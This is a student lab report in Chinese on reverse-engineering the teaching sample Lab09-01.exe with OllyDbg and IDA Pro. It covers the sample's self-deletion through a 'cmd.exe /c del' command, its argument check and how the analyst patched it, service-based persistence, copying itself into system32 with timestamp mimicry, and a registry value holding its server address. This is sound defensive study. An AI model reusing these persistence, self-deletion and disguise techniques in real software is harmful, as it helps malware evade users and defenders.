恶意代码分析与防治技术

Lab 9

OllyDbg

2112514 辛浩然

2023 年 11 月 6 日

0 实验环境和实验工具

使用VMware 搭建的 Windows XP 虚拟环境，关闭病毒防护运行恶意代码前拍摄快照

静态分析工具：PEView、Strings 、IDA Pro 等

动态分析工具：OllyDbg、Process Monitor、Process Explorer 等

1 Lab09-01.exe 的初步分析

- ◆导入表：
  - ◆服务操作函数、注册表操作函数、联网功能函数
- ◆字符串：
  - ◆注册表位置；
  - ◆域名、HTTP/1.0；
  - ◆-cc、-re、-in；
- ◆动态运行
  - ◆恶意代码删除了自身

1 OllyDbg动态分析

动态运行恶意代码
不指定参数

探究恶意代码
为什么会删除自身

- main函数

```
00402AF0  $ 55            PUSH EBP
00402AF1  . 8BEC          MOV EBP,ESP
00402AF3  . B8 2C180000   MOV EAX,182C
00402AF8  . E8 B3030000   CALL Lab09-01.00402EB0
00402AFD  . 837D 08 01    CMP DWORD PTR SS:[EBP+8],1
00402B01  .v75 1A         JNZ SHORT Lab09-01.00402B1D
00402B03  . E8 F8E4FFFF   CALL Lab09-01.00401000
00402B08  . 85C0          TEST EAX,EAX
```

查看命令行参数是否为1

参数为1(未提供参数)→0x40100

1 试图打开注册表项

调用RegOpenKeyExA函数，**试图打开注册表项HKLM\SOFTWARE\Microsoft \XPS**

```
00401000  $ 55            PUSH EBP
00401001  . 8BEC          MOV EBP,ESP
00401003  . 83EC 08       SUB ESP,8
00401006  . 8D45 F8       LEA EAX,DWORD PTR SS:[EBP-8]
00401009  . 50            PUSH EAX                                  pHandle
0040100A  . 68 3F000F00   PUSH 0F003F                               Access = KEY_ALL_ACCESS
0040100F  . 6A 00         PUSH 0                                    Reserved = 0
00401011  . 68 40C04000   PUSH Lab09-01.0040C040                    Subkey = "SOFTWARE\Microsoft \XPS"
00401016  . 68 02000080   PUSH 80000002                              hKey = HKEY_LOCAL_MACHINE
0040101B  . FF15 20B04000 CALL DWORD PTR DS:[<&ADVAPI32.RegOpenKeyExA>]  RegOpenKeyExA
00401021  . 85C0          TEST EAX,EAX
00401023  .v74 04         JE SHORT Lab09-01.00401029
00401025  . 33C0          XOR EAX,EAX
00401027  .vEB 3D         JMP SHORT Lab09-01.00401066
00401029  > 6A 00         PUSH 0                                    pBufSize = NULL
0040102B  . 6A 00         PUSH 0                                    Buffer = NULL
0040102D  . 6A 00         PUSH 0                                    pValueType = NULL
0040102F  . 6A 00         PUSH 0                                    Reserved = NULL
00401031  . 68 30C04000   PUSH Lab09-01.0040C030                    ValueName = "Configuration"
00401036  . 8B4D F8       MOV ECX,DWORD PTR SS:[EBP-8]
00401039  . 51            PUSH ECX                                  hKey
0040103A  . FF15 24B04000 CALL DWORD PTR DS:[<&ADVAPI32.RegQueryValueExA>]  RegQueryValueExA
00401040  . 8945 FC       MOV DWORD PTR SS:[EBP-4],EAX
00401043  . 837D FC 00    CMP DWORD PTR SS:[EBP-4],0
00401047  .v74 0E         JE SHORT Lab09-01.00401057
00401049  . 8B55 F8       MOV EDX,DWORD PTR SS:[EBP-8]
0040104C  . 52            PUSH EDX                                  hObject
0040104D  . FF15 64B04000 CALL DWORD PTR DS:[<&KERNEL32.CloseHandle>]  CloseHandle
00401053  . 33C0          XOR EAX,EAX
00401055  .vEB 0F         JMP SHORT Lab09-01.00401066
00401057  > 8B45 F8       MOV EAX,DWORD PTR SS:[EBP-8]
0040105A  . 50            PUSH EAX                                  hObject
0040105B  . FF15 64B04000 CALL DWORD PTR DS:[<&KERNEL32.CloseHandle>]  CloseHandle
00401061  . B8 01000000   MOV EAX,1
00401066  > 8BE5          MOV ESP,EBP
00401068  . 5D            POP EBP
00401069  . C3            RETN
```

打开失败 → 函数返回0

1 构造路径字符串

跳转到0x402410

```
00402419  . 53            PUSH EBX
0040241A  . 56            PUSH ESI
0040241B  . 57            PUSH EDI
0040241C  . 68 04010000   PUSH 104
00402421  . 8D85 F8FDFFFF LEA EAX,DWORD PTR SS:[EBP-208]
00402427  . 50            PUSH EAX
00402428  . 6A 00         PUSH 0
0040242A  . FF15 38B04000 CALL DWORD PTR DS:[<&KERNEL32.GetModuleFileNameA>]
00402430  . 68 04010000   PUSH 104
00402435  . 8D8D F8FDFFFF LEA ECX,DWORD PTR SS:[EBP-208]
0040243B  . 51            PUSH ECX
0040243C  . 8D95 F8FDFFFF LEA EDX,DWORD PTR SS:[EBP-208]
00402442  . 52            PUSH EDX
00402443  . FF15 3CB04000 CALL DWORD PTR DS:[<&KERNEL32.GetShortPathNameA>]
00402449  . BF DCC04000   MOV EDI,Lab09-01.0040C0DC
0040244E  . 8D95 FCFEFFFF LEA EDX,DWORD PTR SS:[EBP-104]
00402454  . 83C9 FF       OR ECX,FFFFFFFF
00402457  . 33C0          XOR EAX,EAX
00402459  . F2:AE         REPNE SCAS BYTE PTR ES:[EDI]
0040245B  . F7D1          NOT ECX
0040245D  . 2BF9          SUB EDI,ECX
0040245F  . 8BF7          MOV ESI,E

BufSize = 104 (260.)
PathBuffer
hModule = NULL
GetModuleFileNameA
MaxShortPathSize = 104 (260.)
ShortPath
LongPath
GetShortPathNameA
ASCII "/c del "

Registers (FPU)
EAX 00000041
ECX 7C835CFD kernel32.7C835CFD
EDX 00140608
EBX 7FFD9000
ESP 0012E538
EBP 0012E74C
EDI 0040C0DC ASCII "/c del "
EIP 0040244E Lab09-01.0040244E
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_NO_IMPERSONATION_TOKEN (0000051D)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
-UNORM BDEC 01050104 00640079
```

获取文件路径，构造字符串

```
004024D8  . F3:A4
004024DA  . 6A 00          PUSH 0
004024DC  . 6A 00          PUSH 0
004024DE  . 8D85 FCFEFFFF  LEA EAX,DWORD PTR SS:
004024E4  . 50             PUSH EAX
004024E5  . 68 CCC04000    PUSH Lab09-01.0040C0C
004024EA  . 6A 00          PUSH 0
004024EC  . 6A 00          PUSH 0
004024EE  . FF15 38B14000  CALL DWORD PTR DS:[<&
004024F4  . 6A 00          PUSH 0
004024F6  . E8 AE080000    CALL Lab09-01.00402DA
004024FB  . 5F             POP EDI
004024FC  . 5E             POP ESI
004024FD  . 5B             POP EBX
004024FE  . 8BE5           MOV ESP,EBP
00402500  . 5D             POP EBP

IsShown = 0
DefDir = NULL
Parameters = "/c del C:\DOCUME~1\ADMINI~1\桌面\PRACTI~1\BINARY~1\CH9FF5~1\Lab09-01.exe >> NUL
FileName = "cmd.exe"
Operation = NULL
hWnd = NULL
ShellExecuteA
```

1 启动命令行

```
004024D8  . F3:A4          REP MOVS BYTE PTR ES:
004024DA  . 6A 00          PUSH 0                   IsShown = 0
004024DC  . 6A 00          PUSH 0                   DefDir = NULL
004024DE  . 8D85 FCFEFFFF  LEA EAX,DWORD PTR SS:
004024E4  . 50             PUSH EAX                 Parameters = "/c del C:\DOCUME~1\ADMINI~1\桌面\PRACTI~1\BINARY~1\CH9FF5~1\Lab09-01.exe >> NUL
004024E5  . 68 CCC04000    PUSH Lab09-01.0040C0C    FileName = "cmd.exe"
004024EA  . 6A 00          PUSH 0                   Operation = NULL
004024EC  . 6A 00          PUSH 0                   hWnd = NULL
004024EE  . FF15 38B14000  CALL DWORD PTR DS:[<&    ShellExecuteA
004024F4  . 6A 00          PUSH 0
004024F6  . E8 AE080000    CALL Lab09-01.00402DA
004024FB  . 5F             POP EDI
004024FC  . 5E             POP ESI
004024FD  . 5B             POP EBX
004024FE  . 8BE5           MOV ESP,EBP
00402500  . 5D             POP EBP
```

启动命令行
以删除自身

未提供命令行参数

- ShellExecuteA函数
  - /c del path-to-executable >> NULL
  - cmd.exe

1 指定参数-in

启动命令行
以删除自身

未提供命令行参数

指定参数为-in

跳转至
00402B1D

```
00402AF0  $ 55              PUSH EBP
00402AF1  . 8BEC            MOV EBP,ESP
00402AF3  . B8 2C180000     MOV EAX,182C
00402AF8  . E8 B3030000     CALL Lab09-01.00402EB0
00402AFD  . 837D 08 01      CMP DWORD PTR SS:[EBP+8],1
00402B01  .v75 1A           JNZ SHORT Lab09-01.00402B1D
00402B03  . E8 F8E4FFFF     CALL Lab09-01.00401000
00402B08  . 85C0            TEST EAX,EAX
00402B0A  .v74 07           JE SHORT Lab09-01.00402B13
```

1 参数检查

00402B1D

```
00402B1D  > 8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]
00402B20  . 8B4D 0C        MOV ECX,DWORD PTR SS:[EBP+C]
00402B23  . 8B5481 FC      MOV EDX,DWORD PTR DS:[ECX+EAX*4-4]
00402B27  . 8955 FC        MOV DWORD PTR SS:[EBP-4],EDX
00402B2A  . 8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
00402B2D  . 50             PUSH EAX
00402B2E  . E8 DDF9FFFF    CALL Lab09-01.00402510
```

main函数
最后一个参数

检查最后一个参数

```
00402510  $ 55             PUSH EBP
00402511  . 8BEC           MOV EBP,ESP
00402513  . 51             PUSH ECX
00402514  . 57             PUSH EDI
00402515  . 8B7D 08        MOV EDI,DWORD PTR SS:[EBP+8]
00402518  . 83C9 FF        OR ECX,FFFFFFFF
0040251B  . 33C0           XOR EAX,EAX
0040251D  . F2:AE          REPNE SCAS BYTE PTR ES:[EDI]
0040251F  . F7D1           NOT ECX
00402521  . 83C1 FF        ADD ECX,-1
00402524  . 83F9 04        CMP ECX,4
00402527  .v74 04          JE SHORT Lab09-01.0040252D
00402529  . 33C0           XOR EAX,EAX
0040252B  .vEB 73          JMP SHORT Lab09-01.004025A0
00402530  . 8A08           MOV CL,BYTE PTR DS:[EAX]
00402532  . 884D FC        MOV BYTE PTR SS:[EBP-4],CL
00402535  . 0FBE55 FC      MOVSX EDX,BYTE PTR SS:[EBP-4]
00402539  . 83FA 61        CMP EDX,61
0040253C  .v74 04          JE SHORT Lab09-01.00402542
0040253E  . 33C0           XOR EAX,EAX
00402540  .vEB 5E          JMP SHORT Lab09-01.004025A0
00402542  > 8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]
00402545  . 8A48 01        MOV CL,BYTE PTR DS:[EAX+1]
00402548  . 884D FC        MOV BYTE PTR SS:[EBP-4],CL
0040254B  . 8B55 08        MOV EDX,DWORD PTR SS:[EBP+8]
0040254E  . 8A45 FC        MOV AL,BYTE PTR SS:[EBP-4]
```

不符合条件
会跳转
004025A0?


1 参数检查

```
00402593  . 3BC8          CMP ECX,EAX
00402595  .v74 04         JE SHORT Lab09-01.0040259B
00402597  . 33C0          XOR EAX,EAX
00402599  .vEB 05         JMP SHORT Lab09-01.004025A0
0040259B  > B8 01000000   MOV EAX,1
004025A0  > 5F            POP EDI
004025A1  . 8BE5          MOV ESP,EBP
004025A3  . 5D            POP EBP
004025A4  . C3            RETN
004025A5    CC            INT3
004025A6    CC            INT3
004025A7    CC            INT3
```

符合条件的字符串返回1
不符合条件的字符串返回0

跳过了eax置1的指令

1 代码修改



符合条件的字符串返回1
不符合条件的字符串返回0

修改代码，直接返回1

1 参数检查

符合条件的字符串返回1
不符合条件的字符串返回0


恶意代码在地址0x402510
处成功通过了检查
并跳转到地址0x402B3F

修改代码，直接返回1

```
00402B2E  . E8 DDF9FFFF   CALL Lab09-01.00402510      Lab09-01.00402510
00402B33  . 83C4 04       ADD ESP,4
00402B36  . 85C0          TEST EAX,EAX
00402B38  .v75 05         JNZ SHORT Lab09-01.00402B3F
00402B3F  > 8B4D 0C       MOV ECX,DWORD PTR SS:[EBP+C]
```

1 参数检查

它获取了命令行参数数组的第二个元素，即第一个命令行参数，随后调用字符串匹配函数_mbscmp函数进行字符串比较。




动态观察堆栈状态中有两个-in，推测是对参数的比较

1 参数个数检查

若参数个数不为3也不为4，
则进入0x402BBD处
执行删除自身操作

还是会删除自身

指定参数为-in + 任意字符串



1 参数检查正确后的行为

调用GetModuleFileName获取文件路径名称

```
004025B0  $ 55              PUSH EBP
004025B1  . 8BEC            MOV EBP,ESP
004025B3  . 81EC 00040000   SUB ESP,400
004025B9  . 68 00040000     PUSH 400                          BufSize = 400 (1024.)
004025BE  . 8D85 00FCFFFF   LEA EAX,DWORD PTR SS:[EBP-400]
004025C4  . 50              PUSH EAX                          PathBuffer
004025C5  . 6A 00           PUSH 0                            hModule = NULL
004025C7  . FF15 38B04000   CALL DWORD PTR DS:[<&KERNEL32.GetModule  GetModuleFileNameA
004025CD  . 85C0            TEST EAX,EAX
004025CF  .v 75 07          JNZ SHORT Lab09-01.004025D8
004025D1  . B8 01000000     MOV EAX,1
004025D6  .v EB 1B          JMP SHORT Lab09-01.004025F3
004025D8  > 6A 00           PUSH 0
004025DA  . 8B4D 08         MOV ECX,DWORD PTR SS:[EBP+8]
004025DD  . 51              PUSH ECX
004025DE  . 6A 00           PUSH 0
004025E0  . 6A 00           PUSH 0
004025E2  . 8D95 00FCFFFF   LEA EDX,DWORD PTR SS:[EBP-400]
004025E8  . 52              PUSH EDX
004025E9  . E8 DA100000     CALL Lab09-01.004036C8
004025EE  . 83C4 14         ADD ESP,14
004025F1  . 33C0            XOR EAX,EAX
004025F3  > 8BE5            MOV ESP,EBP
004025F5  . 5D              POP EBP
004025F6  . C3              RETN
```

```
push    400h
lea     ecx, [ebp+ServiceName]
push    ecx             ; char *
call    sub_4025B0
add     esp, 8
test    eax, eax
jz      short loc_402B89
```

```
call    sub_402360
jmp     short loc_402B18
```

```
loc_402B89:
lea     edx, [ebp+ServiceName]
push    edx             ; lpServiceName
call    sub_402600
add     esp, 4
jmp     short loc_402BC2
```

1 试图打开服务

建立服务控制管理器

```
rep movsb
push    0F003Fh         ; dwDesiredAccess
push    0               ; lpDatabaseName
push    0               ; lpMachineName
call    ds:OpenSCManagerA
mov     [ebp+hSCManager], eax
cmp     [ebp+hSCManager], 0
jnz     short loc_4026EB
```

```
loc_4026EB:             ; dwDesiredAccess
push    0F01FFh
mov     eax, [ebp+lpServiceName]
push    eax             ; lpServiceName
mov     ecx, [ebp+hSCManager]
push    ecx             ; hSCManager
call    ds:OpenServiceA
mov     [ebp+hService], eax
cmp     [ebp+hService], 0
jz      short loc_40277D
```

打开服务

服务存在

```
push    0               ; lpDisplayName
push    0               ; lpPassword
push    0               ; lpServiceStartName
push    0               ; lpDependencies
push    0               ; lpdwTagId
push    0               ; lpLoadOrderGroup
lea     edx, [ebp+BinaryPathName]
push    edx             ; lpBinaryPathName
push    0FFFFFFFFh      ; dwErrorControl
push    2               ; dwStartType
push    0FFFFFFFFh      ; dwServiceType
mov     eax, [ebp+hService]
push    eax             ; hService
call    ds:ChangeServiceConfigA
```

```
loc_40277D:
mov     edi, [ebp+lpServiceName]
lea     edx, [ebp+DisplayName]
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
sub     edi, ecx
mov     esi, edi
mov     eax, ecx
mov     edi, edx
```

服务不存在

1 创建自启动服务

服务不存在

```
mov     ecx, ebx
and     ecx, 3
rep movsb
push    0               ; lpPassword
push    0               ; lpServiceStartName
push    0               ; lpDependencies
push    0               ; lpdwTagId
push    0               ; lpLoadOrderGroup
lea     eax, [ebp+Src]
push    eax             ; lpBinaryPathName
push    1               ; dwErrorControl
push    2               ; dwStartType
push    20h ; ' '       ; dwServiceType
push    0F01FFh         ; dwDesiredAccess
lea     ecx, [ebp+DisplayName]
push    ecx             ; lpDisplayName
mov     edx, [ebp+lpServiceName]
push    edx             ; lpServiceName
mov     eax, [ebp+hSCManager]
push    eax             ; hSCManager
call    ds:CreateServiceA
mov     [ebp+hService], eax
cmp     [ebp+hService], 0
jnz     short loc_402831
```

创建服务

```
hManager = 00146F98
ServiceName = "Lab09-01"
DisplayName = "Lab09-01 Manager Service"
DesiredAccess = SERVICE_ALL_ACCESS
ServiceType = SERVICE_WIN32_SHARE_PROCESS
StartType = SERVICE_AUTO_START
ErrorControl = SERVICE_ERROR_NORMAL
BinaryPathName = "%SYSTEMROOT%\system32\Lab09-01
LoadOrderGroup = NULL
pTagId = NULL
pDependencies = NULL
ServiceStartName = NULL
Password = NULL
ntdll.7C930208
```

1 复制自身

ExpandEnvironmentString

环境变量替换为它的实际值

```
loc_40275E:
mov     eax, [ebp+hService]
push    eax             ; hSCObject
call    ds:CloseServiceHandle
mov     ecx, [ebp+hSCManager]
push    ecx             ; hSCObject
call    ds:CloseServiceHandle
jmp     loc_40284B
```

```
loc_402831:
mov     edx, [ebp+hService]
push    edx             ; hSCObject
call    ds:CloseServiceHandle
mov     eax, [ebp+hSCManager]
push    eax             ; hSCObject
call    ds:CloseServiceHandle
```

```
loc_40284B:             ; nSize
push    400h
lea     ecx, [ebp+BinaryPathName]
push    ecx             ; lpDst
lea     edx, [ebp+Src]
push    edx             ; lpSrc
call    ds:ExpandEnvironmentStringsA
test    eax, eax
jnz     short loc_402872
```

```
0040284B  > 68 00040000    PUSH 400                                  DestSizeMax = 400 (1024.)
00402850  . 8D8D FCF7FFFF  LEA ECX,DWORD PTR SS:[EBP-804]            DestString
00402856  . 51             PUSH ECX
00402857  . 8D95 00FCFFFF  LEA EDX,DWORD PTR SS:[EBP-400]            SrcString
0040285D  . 52             PUSH EDX
0040285E  . FF15 30B04000  CALL DWORD PTR DS:[<&KERNEL32.ExpandEnv   ExpandEnvironmentStringsA
```

```
0012D328  0012E348  SrcString = "%SYSTEMROOT%\system32\Lab09-01.exe"
0012D32C  0012DF44  DestString = "略略略"
0012D330  00000400  DestSizeMax = 400 (1024.)
0012D334  7C930208  ntdll.7C930208
```

1 复制自身

调用CopyFileA复制自身

```
0040288F  .v EB 64          JMP SHORT Lab09-01.004028F5
00402891  > 6A 00           PUSH 0                                  FailIfExists = FALSE
00402893  . 8D8D FCF7FFFF   LEA ECX,DWORD PTR SS:[EBP-804]
00402899  . 51              PUSH ECX                                NewFileName
0040289A  . 8D95 FCEFFFFF   LEA EDX,DWORD PTR SS:[EBP-1004]
004028A0  . 52              PUSH EDX                                ExistingFileName
004028A1  . FF15 34B04000   CALL DWORD PTR DS:[<&KERNEL32.CopyFileA  CopyFileA
```

```
0012D318  00000000
0012D31C  00000000
0012D320  0012E748
0012D324  00402886  Lab09-01.00402886
0012D328  0012D744  ExistingFileName = "C:\Documents and Settings\Administrator\桌面\Practical Malware Analysis Lal
0012D32C  0012DF44  NewFileName = "C:\WINDOWS\system32\Lab09-01.exe"
0012D330  00000000  FailIfExists = FALSE
0012D334  7C930208  ntdll.7C930208
0012D338  FFFFFFFF
```

0x4015B0函数：

改变复制文件的修改、访问和最后变化时间戳，与系统文件保持一致

1 创建注册表项

RegCreateKeyExA

创建注册表项HKLM\SOFTWARE\Microsoft \XPS

```
00401190  . 51            PUSH ECX                                  pHandle
00401191  . 6A 00         PUSH 0                                    pSecurity = NULL
00401193  . 68 3F000F00   PUSH 0F003F                               Access = KEY_ALL_ACCESS
00401198  . 6A 00         PUSH 0                                    Options = REG_OPTION_NON_VOLATILE
0040119A  . 6A 00         PUSH 0                                    Class = NULL
0040119C  . 6A 00         PUSH 0                                    Reserved = 0
0040119E  . 68 40C04000   PUSH Lab09-01.0040C040                    Subkey = "SOFTWARE\Microsoft \XPS"
004011A3  . 68 02000080   PUSH 80000002                             hKey = HKEY_LOCAL_MACHINE
004011A8  . FF15 18B04000 CALL DWORD PTR DS:[<&ADVAPI32.RegCreate└ RegCreateKeyExA
004011AE  . 85C0          TEST EAX,EAX
```

1 填充注册表键值

```
0012C2F0  0000005C  hKey = 5C
0012C2F4  0040C030  ValueName = "Configuration"
0012C2F8  00000000  Reserved = 0
0012C2FC  00000003  ValueType = REG_BINARY
0012C300  0012C314  Buffer = 0012C314
0012C304  00001000  BufSize = 1000 (4096.)
0012C308  0012E36B
0012C30C  0040C131  Lab09-01.0040C131
0012C310  0000005C
0012C314  00737075
0012C318  70747468
```

Address	Hex dump	ASCII
0012C314	75 70 73 00 68 74 74 70	ups.http
0012C31C	3A 2F 2F 77 77 77 2E 70	://www.p
0012C324	72 61 63 74 69 63 61 6C	ractical
0012C32C	6D 61 6C 77 61 72 65 61	malwarea
0012C334	6E 61 6C 79 73 69 73 2E	nalysis.
0012C33C	63 6F 6D 00 38 30 00 36	com.80.6
0012C344	30 00 00 00 00 00 00 00	0.....
0012C34C	00 00 00 00 00 00 00 00	.....

RegSetValueA：填充注册表键值

```
push    ecx             ; phkResult
push    0               ; lpSecurityAttributes
push    0F003Fh         ; samDesired
push    0               ; dwOptions
push    0               ; lpClass
push    0               ; Reserved
push    offset SubKey   ; "SOFTWARE\\Microsoft \\XPS"
push    80000002h       ; hKey
call    ds:RegCreateKeyExA
test    eax, eax
jz      short loc_4011B9
```

```
loc_4011B9:                     ; cbData
push    1000h
lea     edx, [ebp+Data]
push    edx                     ; lpData
push    3                       ; dwType
push    0                       ; Reserved
push    offset ValueName ; "Configuration"
mov     eax, [ebp+phkResult]
push    eax                     ; hKey
call    ds:RegSetValueExA
test    eax, eax
jz      short loc_4011F3
```

```
mov     eax, 1
jmp     short loc_401202
```

```
mov     ecx, [ebp+phkResult]
push    ecx             ; hObject
call    ds:CloseHandle
mov     eax, 1
```

```
loc_4011F3:
mov     edx, [ebp+phkResult]
push    edx             ; hObject
```

1 其他命令行参数

-re：卸载服务

- ◆ 打开一个服务管理器；
- ◆ 删除服务；
- ◆ 删除恶意代码备份；
- ◆ 删除注册表值。

```
00402900  $ 55              PUSH EBP
00402901  . 8BEC            MOV EBP,ESP
00402903  . 81EC 080C0000   SUB ESP,0C08
00402909  . 53              PUSH EBX
0040290A  . 56              PUSH ESI
0040290B  . 57              PUSH EDI
0040290C  . 68 3F000F00     PUSH 0F003F
00402911  . 6A 00           PUSH 0
00402913  . 6A 00           PUSH 0
00402915  . FF15 00B04000   CALL DWORD PTR DS:[<&ADVAPI32.OpenSCMan.  ADVAPI32.OpenSCManagerA
0040291B  . 8985 FCFBFFFF   MOV DWORD PTR SS:[EBP-404],EAX
00402921  . 83BD FCFBFFFF   CMP DWORD PTR SS:[EBP-404],0
00402928  .v75 0A           JNZ SHORT Lab09-01.00402934
0040292A  . B8 01000000     MOV EAX,1
0040292F  .vE9 B3010000     JMP Lab09-01.00402AE7
00402934  > 68 FF010F00     PUSH 0F01FF
00402939  . 8B45 08         MOV EAX,DWORD PTR SS:[EBP+8]
0040293C  . 50              PUSH EAX
0040293D  . 8B8D FCFBFFFF   MOV ECX,DWORD PTR SS:[EBP-404]
00402943  . 51              PUSH ECX
00402944  . FF15 04B04000   CALL DWORD PTR DS:[<&ADVAPI32.OpenServi  ADVAPI32.OpenServiceA
0040294A  . 8985 F8F3FFFF   MOV DWORD PTR SS:[EBP-C08],EAX
00402950  . 83BD F8F3FFFF   CMP DWORD PTR SS:[EBP-C08],0
00402957  .v75 17           JNZ SHORT Lab09-01.00402970
00402959  . 8B95 FCFBFFFF   MOV EDX,DWORD PTR SS:[EBP-404]
0040295F  . 52              PUSH EDX
00402960  . FF15 0CB04000   CALL DWORD PTR DS:[<&ADVAPI32.CloseServ  ADVAPI32.CloseServiceHandle
00402966  . B8 01000000     MOV EAX,1
